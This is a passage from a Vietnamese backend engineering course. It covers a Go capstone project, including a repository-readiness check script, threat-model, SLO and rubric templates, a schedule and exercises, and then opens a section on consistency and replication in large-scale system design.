Bản tham chiếu ShopGo (Dự án 5) là **ví dụ đã làm sẵn nhiều hiện vật** của các nhóm 5, 7–10 để bạn đối chiếu mức độ. Có một công cụ tự kiểm tra các điều kiện hiển nhiên ở mức kho mã: `make readiness` (script `scripts/readiness.sh`). Trên bản tham chiếu nó đạt; trên một bản sao bị làm hỏng có chủ đích (xóa `USER`, `HEALTHCHECK`, `.env` khỏi `.dockerignore`, để lọt một tệp `.env`, bớt runbook, bỏ ghim toolchain) nó bắt đúng sáu thiếu sót:

```
cd "$REF"
echo '$ scripts/readiness.sh   (bản tham chiếu)'
bash scripts/readiness.sh | tail -4
echo
echo '# ---- Cố ý làm hỏng một bản sao để xem script bắt được gì ----'
D="$(mktemp -d)"; cp -r "$REF/." "$D/"; cd "$D"
sed -i '/^USER /d; /^HEALTHCHECK/d' Dockerfile            # chạy root, không healthcheck
sed -i '/^\.env$/d' .dockerignore                         # .env lọt vào ngữ cảnh dựng
echo "JWT_SECRET=quen-xoa" > .env                         # tệp bí mật nằm trong cây
rm -f docs/runbooks/redis-down.md docs/runbooks/outbox-backlog.md   # còn 1 runbook
sed -i '/^toolchain /d' go.mod                            # bỏ ghim toolchain
echo '$ scripts/readiness.sh   (bản sao đã làm hỏng)'
bash scripts/readiness.sh | grep -E 'THIẾU|KẾT QUẢ'
true
```

```
$ scripts/readiness.sh   (bản tham chiếu)
  đạt    cấu hình triển khai (Kubernetes hoặc Ansible)
  đạt    hạ tầng là mã (Terraform) hoặc Ansible

KẾT QUẢ: đạt mọi mục kiểm tra tự động.

# ---- Cố ý làm hỏng một bản sao để xem script bắt được gì ----
$ scripts/readiness.sh   (bản sao đã làm hỏng)
  THIẾU  ít nhất 3 runbook (docs/runbooks/*.md)
  THIẾU  Dockerfile chạy bằng người dùng không đặc quyền (USER nonroot)
  THIẾU  Dockerfile có HEALTHCHECK
  THIẾU  .dockerignore loại .env và .git
  THIẾU  go.mod ghim toolchain
  THIẾU  không có tệp bí mật trong cây (.env, *.pem, *.key, *.tfstate)
KẾT QUẢ: còn thiếu, xem các dòng THIẾU ở trên.
```

Nhớ rằng công cụ này chỉ thấy những gì *nhìn vào tệp* được; nó **không** thay cho diễn tập thật. Một dự án qua `make readiness` mà chưa từng khôi phục dữ liệu vẫn chưa sẵn sàng.

4. Mẫu tài liệu then chốt

Mô hình đe dọa STRIDE (dòng mẫu; điền cho từng thành phần/luồng dữ liệu): *Spoofing* (giả mạo danh tính): ai giả được người dùng/dịch vụ? biện pháp: JWT ngắn hạn, mTLS nội bộ. *Tampering* (sửa đổi): sửa được đơn hàng/giá/sự kiện? biện pháp: kiểm tra phía máy chủ, HMAC webhook, ràng buộc DB. *Repudiation* (chối bỏ): có nhật ký kiểm toán bất biến cho hành động quản trị? *Information disclosure* (lộ thông tin): BOLA, log có bí mật, lỗi chi tiết, sao lưu không mã hóa? *Denial of service*: giới hạn tần suất, kích thước thân, truy vấn không phân trang, hàng đợi vô hạn? *Elevation of privilege* (leo thang): kiểm tra quyền theo từng đối tượng, mass assignment, SSRF. Mỗi mối đe dọa: **mô tả → khả năng/tác động → biện pháp → test/bằng chứng hoặc rủi ro chấp nhận có chủ**.

Đặc tả SLO (ví dụ):

```
Hành trình: Đặt hàng            SLI: tỉ lệ POST /orders trả không-5xx          SLO: 99,9% / 30 ngày   (ngân
sách 43 phút)
Hành trình: Đọc sản phẩm        SLI: tỉ lệ GET /products/:id < 300 ms           SLO: 99% / 30 ngày
Cảnh báo: đốt nhanh 14,4x/1h&5m -> PAGE;  đốt chậm 6x/6h&30m -> PAGE;  nguyên nhân (cache lỗi, outbox ùn) -
> TICKET
Chính sách ngân sách lỗi: cạn ngân sách tháng => đóng băng phát hành tính năng tới khi hồi phục
```

Gói bằng chứng (evidence pack) là thư mục `evidence/` chứa: kết quả CI xanh (liên kết/ảnh), ảnh chụp dashboard khi đang tải, bảng đo tải, đầu ra `promtool test rules`, đầu ra diễn tập khôi phục và PITR, ghi hình hoặc nhật ký game day, kết quả `readiness`, kết quả quét. Người chấm sẽ đi từ rubric tới hiện vật; thiếu hiện vật coi như chưa làm.

5. Lịch 4 tuần

Tuần	Trọng tâm	Cột mốc có thể trình diễn
1	Đặc tả + thiết kế + khung vận hành	Tài liệu thiết kế được review; ADR đầu tiên; repo có CI xanh (lint, test, quét), `make up` chạy; một hành trình xương sống (walking skeleton) từ API tới DB đã triển khai lên môi trường thật, dù nghèo nàn
2	Lõi nghiệp vụ + độ đúng đắn	3–5 hành trình hoàn chỉnh; bất biến được ép ở DB; test đồng thời; outbox/consumer idempotent; test kiến trúc; mô hình đe dọa v1
3	Phát hành, dữ liệu, quan sát	Phát hành theo thẻ + ký + quay lui đã thử; TLS; hạ tầng là mã; metrics/log/trace + SLO + cảnh báo có test; sao lưu + diễn tập khôi phục + PITR; migration an toàn
4	Độ bền, hiệu năng, vận hành, bảo vệ	Báo cáo đo tải; ≥ 3 thí nghiệm hỗn loạn; pprof → một cải tiến có đo; runbook chạy thử; **game day + hậu kiểm**; gói bằng chứng; luyện bảo vệ

Mẹo quản lý thời gian: **khóa phạm vi chức năng ở cuối tuần 2**, mọi ý tưởng mới sau đó vào danh sách "sau Capstone". Nếu tuần 3 trễ, hãy cắt tính năng, không cắt bằng chứng. Mỗi cuối tuần tự chạy `make readiness` và chấm sơ bộ bằng rubric.

6. Bảo vệ: kịch bản trình diễn 15 phút

Phần bảo vệ không phải trình chiếu slide mà là **trình diễn sống** rồi trả lời phản biện. Kịch bản mẫu (điều chỉnh theo đề tài):

1. **(1 phút) Bài toán và quyết định cốt lõi.** Một câu về người dùng, một về SLO, một về đánh đổi lớn nhất bạn đã chọn.
2. **(2 phút) Kiến trúc** trên một sơ đồ; chỉ ra ranh giới, dữ liệu, bất đồng bộ; nêu hai ADR quan trọng nhất.
3. **(3 phút) Hành trình chính chạy thật** (đặt hàng/đặt vé...) qua URL thật; mở dashboard cho thấy yêu cầu vừa rồi; mở một trace.
4. **(3 phút) Triển khai và quay lui.** Đẩy một thẻ mới; cho thấy pipeline, chữ ký, cuốn chiếu không rớt yêu cầu (tải nền chạy); rồi phát hành một bản cố ý hỏng và xem nó tự quay lui.
5. **(3 phút) Phá hoại có kiểm soát.** Giết một phụ thuộc dưới tải (cache/DB chậm): chỉ ra cảnh báo, p99, hệ thống tự phục hồi; hoặc "xóa nhầm" một bảng và thực hiện PITR.
6. **(1 phút) Số liệu**: điểm gãy đo được, RTO thật, ngân sách lỗi, chi phí tháng.
7. **(2 phút) Điều tôi sẽ làm khác đi / điều còn yếu.** Sự trung thực ở đây được chấm cao.

Câu hỏi phản biện thường gặp, hãy chuẩn bị câu trả lời có số liệu: *Nếu lượng truy cập gấp mười thì nút thắt đầu tiên là gì và bạn biết bằng cách nào? Nếu cơ sở dữ liệu mất lúc 15:42, bạn mất tối đa bao nhiêu dữ liệu và mất bao lâu? Tại sao bạn không chọn [phương án khác]? Hai yêu cầu đồng thời cùng mua món cuối cùng thì chuyện gì xảy ra, và test nào chứng minh? Bí mật của bạn nằm ở đâu và xoay vòng thế nào? Điều gì khiến bạn không tách dịch vụ (hoặc đã tách)? Một kỹ sư mới vào đội, họ cần bao lâu để chạy và sửa một lỗi?*

7. Rubric (100 điểm)

Hạng mục	Điểm	Mức đạt "xuất sắc"
Thiết kế và quyết định (nhóm 1)	10	Phương án thay thế thật, đánh đổi trung thực, ADR có điều kiện đảo ngược, C4 rõ

Hạng mục	Điểm	Mức đạt "xuất sắc"
Đúng đắn và nghiệp vụ (nhóm 2, 3)	15	Bất biến ép ở DB; test đồng thời ổn định; API có hợp đồng; BOLA được kiểm tra
Độ bền và bất đồng bộ (nhóm 4, 12)	15	Outbox + idempotent; breaker/timeout; ≥ 3 thí nghiệm hỗn loạn có kết luận và có sửa
Chất lượng và bảo mật (nhóm 5, 6)	12	Kim tự tháp kiểm thử, lint sạch có kỷ luật, STRIDE ≥ 12 mục có biện pháp, quét sạch
Phát hành và hạ tầng (nhóm 7, 8)	15	Thẻ → ảnh ký → triển khai xác minh; quay lui đã thử; hạ tầng là mã; TLS; không bí mật dài hạn
Quan sát và SLO (nhóm 9)	8	SLO + cảnh báo đốt + `promtool test`; điều tra được sự cố giả trong < 10 phút bằng dashboard/trace
Dữ liệu và DR (nhóm 10)	10	Migration an toàn; diễn tập khôi phục và PITR đã chạy, RPO/RTO thật
Hiệu năng (nhóm 11)	5	Đo tải mở trung thực, nhiều lần, giải thích bằng Little/USE; pprof → cải tiến có đo
Vận hành và tài liệu (nhóm 13, 14)	10	Runbook đã chạy; game day + hậu kiểm chất lượng; README 3 lệnh; người ngoài chạy được

Mức tốt nghiệp: Đạt ≥ 70 điểm và mỗi nhóm có hiện vật; **Khá–Giỏi** ≥ 85 với đúng đắn dưới đồng thời, DR và game day đều thực sự diễn tập; **Xuất sắc** ≥ 92 và có thêm một đóng góp ra ngoài (bài viết kỹ thuật công khai về một bài học trong dự án, hoặc đóng góp mã nguồn mở nhỏ, hoặc một công cụ tái sử dụng). Chấm theo **bằng chứng**, không theo ấn tượng.

8. Biến Capstone thành portfolio

- **Kho mã đẹp:** README mở đầu bằng ảnh kiến trúc và "chạy lần đầu"; huy hiệu CI; liên kết tài liệu thiết kế, ADR, runbook, báo cáo tải và hậu kiểm; lịch sử Git sạch với Conventional Commits.
- **Một bài viết kỹ thuật** (1.500–2.500 từ) kể lại *một* bài học sâu: "Khi tôi giết Redis dưới tải, p99 tăng 450 lần mà không có lỗi nào" hoặc "Vì sao `rollback` của tôi đã chọn nhầm bản hỏng". Kể theo dòng: giả thuyết → thí nghiệm → bất ngờ → sửa → số đo.
- **Một video 5 phút** trình diễn (mục 6, rút gọn).
- **Câu chuyện phỏng vấn:** với mỗi nhóm trong hợp đồng, chuẩn bị một câu chuyện STAR gắn với hiện vật (xem Buổi 51 và phụ lục câu hỏi phỏng vấn).
- **Tiếp tục sống:** giữ dự án chạy (chi phí nhỏ), nhận một lỗi từ người dùng thật hoặc bạn bè, xử lý như sự cố thật: đó là kinh nghiệm không giáo trình nào thay thế được.

9. Sai lầm thường gặp trong Capstone

Danh sách bẫy

1. **Quá nhiều tính năng, quá ít bằng chứng**; chức năng rộng nhưng không có test đồng thời, không có khôi phục đã diễn tập.
2. **Chọn đề tài quá lớn** (cố làm cả một sàn thương mại); không khóa phạm vi ở cuối tuần 2.
3. **Để vận hành đến tuần cuối**: CI, triển khai, quan sát dồn vào tuần 4 nên không có thời gian đo và sửa.
4. **Không có môi trường thật** (chỉ chạy cục bộ), nên mọi khẳng định về triển khai/TLS/quay lui là suy đoán.
5. **Đo tải một lần, trên cấu hình không ghi lại**, bộ phát tải đóng, dữ liệu 100 dòng.
6. **Thí nghiệm hỗn loạn không có giả thuyết/kết luận** ("tôi đã tắt Redis và nó vẫn chạy" mà không có số đo).
7. **Runbook viết nhưng chưa từng chạy**; hậu kiểm đổ lỗi hoặc không có hành động có chủ/hạn.
8. **Bí mật trong Git** (đã xóa tệp nhưng còn trong lịch sử); thiếu quét.
9. **Tài liệu chỉ đúng trên máy tác giả**: người ngoài không chạy nổi; README quá dài hoặc quá ngắn.
10. **Không kiểm tra đồng thời** ("hai người mua món cuối cùng"): lỗi nghiêm trọng nhất của hệ thống thương mại nằm ở đây.
11. **Tự đánh giá quá cao**: chấm bằng cảm giác thay vì bằng hiện vật; giấu điểm yếu thay vì nêu.
12. **Bỏ dở sau khi qua bảo vệ**: không giữ dự án sống, không viết bài, không dùng làm portfolio.

10. Lời kết của giáo trình

Bạn đã đi từ `go run main.go` đầu tiên đến việc thiết kế, xây dựng, đưa lên và giữ cho một hệ thống thật chạy ổn định. Điều đáng mang theo hơn mọi công cụ cụ thể (công cụ sẽ đổi) là một số **thói quen tư duy** mà cả giáo trình lặp đi lặp lại dưới nhiều dạng:

1. **Giả định mọi thứ sẽ hỏng, và thiết kế cho điều đó**: timeout, thử lại có kiểm soát, cầu dao, idempotency, sao lưu đã khôi phục.
2. **Đo trước khi tối ưu và kiểm chứng trước khi tin**: benchmark, profile, đo tải mở, thí nghiệm hỗn loạn; "chạy nó và xem".
3. **Đưa quyết định vào ánh sáng**: tài liệu thiết kế, ADR, hậu kiểm; mọi lựa chọn là một đánh đổi, và ghi lại điều kiện xem lại.
4. **Giữ mọi thứ đơn giản nhất có thể, nhưng không hơn**: chọn công nghệ nhàm chán, tách dịch vụ khi có bằng chứng, thêm cache khi đã đo.
5. **Tự động hóa những gì lặp lại, và để con người lo những gì cần phán đoán**.
6. **Nhân giá trị qua người khác**: viết cho người đọc, review với lòng tôn trọng, dìu dắt, chia sẻ.

Hãy nhớ rằng giáo trình này cũng tuân theo chính các thói quen đó: những chỗ nó nói "đã chạy thật" thì đã chạy thật, những chỗ chưa thể chạy trên máy kiểm chứng thì được nêu rõ, và mỗi lần một phép đo hay một công cụ làm lộ ra lỗi của chính nó (một lệnh `rollback` chọn nhầm bản hỏng, một cảnh báo nuốt lỗi vì thiếu `pipefail`, một cache làm tồn kho cũ, một "fail-open" làm p99 tăng 450 lần), nó đã được sửa và ghi lại ở đây như một bài học. Đó là cách nghề này được học: **làm, đo, sai, sửa, ghi lại, chia sẻ**. Chúc bạn xây được những hệ thống mà chính bạn cũng muốn trực.

11. Tóm tắt

Tóm tắt buổi học

- **Capstone** = một hệ thống backend nhỏ nhưng **đến chuẩn production**, chứng minh bằng **hiện vật**: thiết kế + ADR, đúng đắn dưới đồng thời, outbox/idempotency, bảo mật (STRIDE, quét), CI/CD + ký + quay lui, hạ tầng là mã, quan sát + SLO có test, sao lưu + PITR đã diễn tập, đo tải + hỗn loạn, runbook đã chạy + game day + hậu kiểm, tài liệu để người khác tiếp quản.
- **Chọn đề tài** đủ tầm (ràng buộc đúng, đồng thời, bất đồng bộ, phụ thuộc có thể hỏng, SLO có nghĩa): mở rộng ShopGo (tách Inventory, flash sale, đa người thuê, thanh toán + đối soát, tìm kiếm) hoặc đề tài riêng (đặt vé, sổ cái ví, rút gọn URL, thông báo đa kênh, lập lịch, chat thời gian thực).
- **Lịch 4 tuần**: thiết kế + khung vận hành → lõi + đúng đắn → phát hành/dữ liệu/quan sát → độ bền/hiệu năng/vận hành/bảo vệ; khóa phạm vi cuối tuần 2; cắt tính năng, không cắt bằng chứng.
- **Bảo vệ** là trình diễn sống 15 phút: hành trình chính, triển khai + quay lui, phá hoại có kiểm soát (hỏng phụ thuộc hoặc PITR), số liệu, điều còn yếu; **chấm theo bằng chứng**, không theo ấn tượng. `make readiness` bắt các thiếu sót hiển nhiên ở mức kho mã nhưng không thay diễn tập thật.
- **Portfolio**: kho mã đẹp, bài viết kỹ thuật về một bài học sâu, video, câu chuyện phỏng vấn gắn hiện vật; giữ dự án sống.
- Sáu thói quen tư duy xuyên suốt giáo trình: giả định sẽ hỏng, đo trước tin sau, quyết định có tài liệu, đơn giản nhất có thể, tự động hóa cái lặp lại, nhân giá trị qua người khác.

12. Bài tập

1. **[Cơ bản]** Chọn đề tài (đường A hoặc B) và viết **một trang đặc tả**: người dùng, 3–5 hành trình lõi, SLO (≥ 2), bất biến nghiệp vụ cần ép ở tầng dữ liệu, phụ thuộc có thể hỏng, và phần "khó" bạn cam kết giải đến cùng. Nhờ một người đọc và trả lời câu hỏi: "phạm vi này có xong được trong 4 tuần không?".
2. **[Cơ bản]** Dựng **walking skeleton** trong ngày đầu: một endpoint thật → cơ sở dữ liệu → CI xanh → ảnh Docker → triển khai lên môi trường thật qua URL công khai (kể cả chỉ trả `{"status":"ok"}`). Mọi tính năng sau này đặt lên đường ống đã chạy này.
3. **[Trung bình]** Viết **tài liệu thiết kế + hai ADR đầu tiên** cho Capstone của bạn theo mẫu Buổi 51, mời hai người phản biện; ghi lại phản biện và cách bạn thay đổi. Vẽ C4 Context + Container.
4. **[Trung bình]** Viết **mô hình đe dọa STRIDE** cho hành trình quan trọng nhất (≥ 12 mối đe dọa); với ít nhất 5 mối, viết test hoặc cấu hình chứng minh biện pháp (BOLA, mass assignment, SSRF, giới hạn kích thước...). Chạy `govulncheck`, `gosec`/`golangci-lint`, `gitleaks` và đưa kết quả vào gói bằng chứng.
5. **[Nâng cao]** Thực hiện **một vòng đo–sửa–đo** hoàn chỉnh: đo tải mở (≥ 3 lần mỗi mức) để tìm điểm gãy; lấy hồ sơ pprof tại điểm gãy; tìm nút thắt; sửa; đo lại; viết kết luận có số liệu và giải thích bằng định luật Little/USE.
6. **[Nâng cao]** Tổ chức **game day** thật cho Capstone của bạn với 2–3 người (một người đóng vai kẻ phá hoại bí mật chọn kịch bản): xử lý theo quy trình sự cố, ghi dòng thời gian, viết hậu kiểm không đổ lỗi với ≥ 5 hành động có chủ/hạn, rồi **thực hiện ít nhất 2 hành động** và chứng minh bằng đo.
7. **[Thử thách]** Chuẩn bị **bảo vệ** đầy đủ: luyện kịch bản 15 phút trước một người bạn kỹ thuật, ghi hình, chuẩn bị câu trả lời có số liệu cho mười câu phản biện ở mục 6, và xin họ chấm bằng rubric dựa trên gói bằng chứng. Sửa theo phản hồi và lặp lại.
8. **[Thử thách]** Viết **bài kỹ thuật công khai** (1.500–2.500 từ) kể một bài học sâu từ Capstone theo cấu trúc giả thuyết → thí nghiệm → bất ngờ → sửa → số đo; nhờ ít nhất hai người đọc phản biện; đăng và theo dõi phản hồi. Ghi lại điều bạn học được từ phản hồi.

PHẦN 8 — THIẾT KẾ HỆ THỐNG QUY MÔ LỚN

> **Tổng quan giai đoạn**
> **Số buổi:** 8 (Buổi 53 – Buổi 60) · **Thời lượng:** khoảng 3–4 tuần học song song với luyện đề · **Đầu vào:** hoàn thành Giai đoạn 7 (đã làm Capstone, hoặc ít nhất đọc Buổi 40, 47–51) · **Đầu ra:** nói và vẽ được thiết kế của một hệ thống chịu hàng chục nghìn đến hàng triệu yêu cầu mỗi giây bằng **lý thuyết đúng** và **số đo từ mô phỏng chạy thật**; chuẩn bị cho vị trí Senior và các vòng phỏng vấn thiết kế hệ thống (*system design*)

Capstone chứng minh bạn xây và vận hành được **một** hệ thống ở quy mô của một đội nhỏ. Giai đoạn này mở rộng góc nhìn sang câu hỏi mà vị trí Senior phải trả lời hằng ngày: *khi một cơ sở dữ liệu, một máy chủ, một trung tâm dữ liệu không còn đủ thì cái gì thay đổi, cái gì phải trả giá, và cái gì chắc chắn sẽ hỏng?* Câu trả lời không nằm ở việc thuộc kiến trúc của công ty nào đó, mà ở một bộ nền tảng nhỏ lặp đi lặp lại: nhất quán và nhân bản, phân mảnh, điều phối, nhật ký và luồng, chịu lỗi, và cách *đo* để biết mình đúng.

Vì sao giai đoạn này đứng sau Capstone, và dành cho ai

Capstone là *điểm tốt nghiệp* của hành trình xây dựng; giai đoạn này **không bắt buộc** để hoàn thành giáo trình, mà là *phần mở rộng cho người muốn đi tiếp*. Nó đứng sau Capstone vì hai lẽ: (1) nó cần mọi thứ trước đó làm nền (giao dịch, khóa, hàng đợi, outbox, quan sát, vận hành), và (2) nó trả lời câu hỏi chỉ nảy sinh *sau khi* bạn đã tự tay chạy một hệ thống thật: "khi một máy không đủ thì sao?". Giai đoạn này dành cho:

- **Người nhắm vị trí Senior hoặc Staff** và các vòng phỏng vấn thiết kế hệ thống: bạn cần một vốn mẫu thiết kế và khả năng trình bày đánh đổi.
- **Người đang gặp giới hạn thật** trong công việc: cơ sở dữ liệu một nút đang nghẽn, hệ thống cần chịu mất một trung tâm dữ liệu, thanh toán cần đúng tuyệt đối.
- **Người muốn đọc tài liệu kinh điển** (Kleppmann, bài báo Raft, sách SRE) mà không bị lạc: mỗi khái niệm ở đây có một mô phỏng nhỏ để bám vào.

Nếu bạn mới ở mức Junior–Mid, hãy làm Capstone trước và quay lại giai đoạn này khi cần; đọc lướt cũng có ích, nhưng đừng cố thuộc.

Khác gì Buổi 40?

Buổi 40 dạy **phương pháp sáu bước** và ba bài kinh điển (rút gọn URL, thông báo, flash sale) ở mức đủ để làm người thiết kế đáng tin trong một đội sản phẩm. Giai đoạn này **đi sâu và đi rộng hơn** ở ba chiều:

- **Sâu về lý thuyết**: mô hình nhất quán, quorum, đồng thuận Raft, phân mảnh nhất quán (consistent hashing), mã định danh phân tán, ghi nhật ký (log) và xử lý luồng, giải thuật giới hạn tốc độ, chỉ mục tìm kiếm, sổ cái kép, hình học vị trí.
- **Rộng về bài toán**: nhắn tin, bảng tin, tìm kiếm, thanh toán, đặt chỗ, định vị, xử lý tệp, đa vùng.
- **Nhiều mô phỏng**: gần như mỗi mục có chương trình Go chạy thật với đầu ra xác định (đồng hồ ảo, hạt giống cố định) để bạn **thấy** hiện tượng chứ không chỉ đọc về nó: nhân bản chậm, phân vùng mạng, bão thử lại, cạn tài nguyên, hai người cùng giành một chỗ ngồi.

Tám buổi của giai đoạn

Buổi	Chủ đề	Từ khóa chính
53	Nhất quán, CAP và nhân bản	mô hình nhất quán, PACELC, quorum, đồng hồ logic, nhân bản dẫn đầu/không dẫn đầu
54	Phân mảnh (sharding)	khóa phân mảnh, consistent hashing, điểm nóng, tái cân bằng, truy vấn xuyên mảnh
55	Điều phối phân tán	ID và đồng hồ phân tán, khóa phân tán, bầu cử lãnh đạo, Raft
56	Nhật ký và luồng dữ liệu	log bền, phân vùng, nhóm consumer, ngữ nghĩa giao tin, xử lý luồng
57	Bảng tin và nhắn tin	fan-out khi ghi/đọc, kết nối dài, hiện diện, thứ tự tin nhắn
58	Giới hạn tốc độ và tìm kiếm	token bucket phân tán, chỉ mục ngược, xếp hạng, đồng bộ chỉ mục
59	**Sổ cái, thanh toán và đặt chỗ**	sổ cái kép, idempotency, đối soát, saga, giữ chỗ TTL, ràng buộc loại trừ
60	**Chịu lỗi ở quy mô lớn và bài tổng hợp**	bão thử lại, xả tải, kiến trúc ô, đa vùng, hỗn loạn, dung lượng, ba bài thiết kế, cách trả lời trong 45 phút

Cách học giai đoạn này

1. **Luôn đi theo sáu bước của Buổi 40**: yêu cầu → ước lượng → API và dữ liệu → kiến trúc → đào sâu → hỏng hóc và vận hành. Mỗi bài thiết kế trong giai đoạn này viết ra theo đúng khung đó.
2. **Luôn nêu đánh đổi.** Một thiết kế không nói được cái giá của nó (nhất quán, độ trễ, chi phí, độ phức tạp vận hành) thì chưa phải thiết kế. Mỗi lựa chọn, tự hỏi: *tôi hy sinh điều gì, và vì sao chấp nhận được?*
3. **Chạy mọi chương trình, rồi phá nó.** Đổi tham số (số nút, tỷ lệ lỗi, hạt giống), đoán trước kết quả, rồi chạy để kiểm tra trực giác. Phần lớn bài tập yêu cầu bạn *đo* chứ không chỉ *đọc*.
4. **Tự nói thành tiếng.** Thiết kế hệ thống là kỹ năng giao tiếp: hãy luyện trình bày 45 phút (Buổi 60) trước gương hoặc trước một người bạn, có bấm giờ.
5. **Đừng học vẹt kiến trúc.** Bạn cần nhớ *vì sao* (bài toán nào sinh ra giải pháp đó), không phải *ai làm gì*. Khi gặp đề lạ, chính phần "vì sao" cho bạn lời giải.

Lưu ý trung thực về mô phỏng

> **Mô phỏng không phải vận hành thật**
>
> Máy kiểm chứng của giáo trình là **một máy, một cụm PostgreSQL, không có Kafka, không có cụm nhiều vùng, không có cổng thanh toán thật**. Vì vậy các chương trình **mô phỏng** hành vi (hàng đợi, nhân bản, mạng chậm, đa vùng) bằng đồng hồ ảo và mô hình đơn giản; chúng cho thấy *cơ chế và bậc độ lớn*, **không** cho số đo hiệu năng tuyệt đối của hệ thống thật. Mọi ước lượng chi phí dùng **giá giả định có nhãn**. Phần nào thực sự chạy trên PostgreSQL thật (khóa, ràng buộc loại trừ, ghi sổ) thì đầu ra là thật; phần nào cần hạ tầng bạn không có, giáo trình nói rõ là chưa chạy được thay vì tự bịa kết quả. Muốn số liệu thật: tự đo trên hạ tầng của bạn bằng các kỹ thuật ở Buổi 49.

Tự đánh giá trước khi bắt đầu

- Tôi trình bày được phương pháp sáu bước và ước lượng QPS, lưu trữ, băng thông cho một bài toán bất kỳ trong vài phút (Buổi 40).
- Tôi giải thích được định luật Little, khả dụng nối tiếp/song song và khuếch đại thử lại (Buổi 39, 50).
- Tôi dùng được giao dịch, khóa và mức cô lập của PostgreSQL một cách có chủ đích (Buổi 21–22).
- Tôi mô tả được outbox, idempotency và saga, và biết chúng giải quyết vấn đề gì (Buổi 33).

Buổi 53 — Nhất quán, CAP/PACELC và nhân bản dữ liệu

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 21, 32, 33, 36, 39, 40, 50

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Phân biệt và áp dụng **phổ mô hình nhất quán** (tuyến tính, tuần tự, nhân quả, bảo đảm theo phiên, tiền tố, cuối cùng) và chọn mức tối thiểu đủ dùng cho từng loại dữ liệu của ShopGo.
- Phát biểu **CAP đúng** (không phải "chọn 2 trong 3") và dùng **PACELC** để nói về cái giá *khi mạng bình thường*; phân loại một thao tác là CP hay AP khi có phân vùng mạng.
- So sánh **leader–follower** (đồng bộ, bán đồng bộ, bất đồng bộ), **nhiều leader** và **không leader**, kèm điểm hỏng của từng kiểu.
- Tính toán và **mô phỏng quorum (N, R, W)**: chứng minh đọc cũ khi R+W ≤ N, đọc mới khi R+W > N, kể cả khi một nút chết; giải thích vì sao R+W > N *vẫn chưa* là linearizability, và vai trò của read repair, sloppy quorum.
- Đo **độ trễ sao chép trên PostgreSQL thật** (LSN, `pg_stat_replication`), tái hiện dị thường đọc cũ và đọc lùi thời gian, rồi sửa bằng vé LSN hoặc dính leader, viết thành handler Go.
- Dùng **Lamport clock, vector clock** để phát hiện ghi đồng thời, và **CRDT** (G-Counter, PN-Counter, OR-Set, LWW) để hợp nhất không mất dữ liệu.
- Thiết kế **failover** có kiểm soát: RPO/RTO, split-brain, fencing token; nói được vì sao "timeout rồi tự thăng cấp" là nguy hiểm.

Nhất quán không phải công tắc bật/tắt, mà là một bản hợp đồng giữa hệ thống và người dùng

Câu hỏi đúng không phải "dữ liệu có nhất quán không?" mà là "**người dùng này, ở thao tác này, có thể thấy những gì và không được phép thấy những gì?**". Sai lầm đắt giá nhất của kỹ sư mới làm quen với nhân bản là hoặc đòi nhất quán mạnh ở mọi nơi (chậm, kém khả dụng, đắt), hoặc "chấp nhận nhất quán cuối cùng" ở những chỗ mà một đơn hàng vừa đặt bỗng biến mất khỏi màn hình hay tồn kho bị bán lố. Mục tiêu của buổi này là cho bạn từ vựng chính xác và các thí nghiệm chạy được để quyết định có cơ sở.

Về những gì chạy được ở buổi này

Bảy chương trình có đầu ra thật: **(1–2)** mô phỏng kho khóa–giá trị nhân bản N=3 với quorum R/W điều chỉnh được (đồng hồ ảo, hạt giống cố định); **(3–4)** vector clock và CRDT, kèm kiểm tra hội tụ ngẫu nhiên; **(5)** mô phỏng failover và fencing; **(6)** cặp **PostgreSQL primary + replica streaming thật** với handler Gin định tuyến đọc; và một phiên `psql` **split-brain thật** ở mục 9. Các khối phụ thuộc replica đang chạy (khối 6) mang cờ `nocheck`: đầu ra là *một lần chạy thật*, ta chỉ in "đúng/sai" và số đếm để nó ổn định giữa các máy. Những gì **không** chạy được trên máy kiểm chứng được ghi ở cuối mục 10.

1. Vì sao nhiều bản sao là chuyện khó

1.1. Nhân bản để làm gì

Giữ nhiều bản sao của cùng một dữ liệu trên nhiều máy phục vụ bốn mục đích, và mỗi mục đích kéo theo một cái giá riêng:

Mục đích	Lợi ích	Cái giá
Độ bền	Mất một đĩa/máy không mất dữ liệu	Phải đợi bản sao ghi xong (độ trễ) hoặc chấp nhận mất vài giao dịch cuối
Khả dụng	Máy chết vẫn phục vụ	Phải quyết định *ai* là bản đúng khi các bản bất đồng (failover)
Độ trễ địa lý	Người dùng đọc từ bản sao gần nhất	Bản gần có thể *cũ*
Mở rộng đọc	Chia tải đọc cho nhiều máy	Đọc có thể cũ; ghi vẫn dồn về một chỗ (chuyện của Buổi 54)

Buổi 36 đã cho bạn cơ chế vật lý (WAL, streaming replication, replica đọc). Buổi này trả lời câu hỏi lớn hơn: **khi có nhiều bản sao, "đúng" nghĩa là gì, và ta trả giá bao nhiêu cho mỗi mức "đúng"?**

1.2. Mô hình lỗi: điều ta phải giả định

Nhân bản khó vì mạng và máy không đáng tin theo những cách *không thể phân biệt từ bên trong* (nhắc lại tinh thần Buổi 50):

- **Mạng**: gói tin chậm, mất, **trùng**, **đảo thứ tự**; hai nhóm nút nhìn thấy nhau nhưng không thấy nhóm kia (**phân vùng mạng**).
- **Nút**: chết hẳn, khởi động lại với dữ liệu cũ, hoặc **treo tạm** (GC pause, tranh chấp CPU, VM bị tạm dừng vài giây) rồi tiếp tục như chưa có gì.
- **Đồng hồ**: mỗi máy một đồng hồ lệch nhau, có thể nhảy lùi khi đồng bộ NTP (mục 7).

Hệ quả quan trọng nhất: **từ một nút, "nút kia chậm" và "nút kia chết" trông giống hệt nhau** (không có phản hồi trước hạn). Mọi thuật toán nhân bản chỉ là cách chọn một hành vi khi gặp tình huống không phân biệt được đó: chờ tiếp (hy sinh khả dụng) hay quyết định thay (hy sinh nhất quán).

2. Phổ mô hình nhất quán

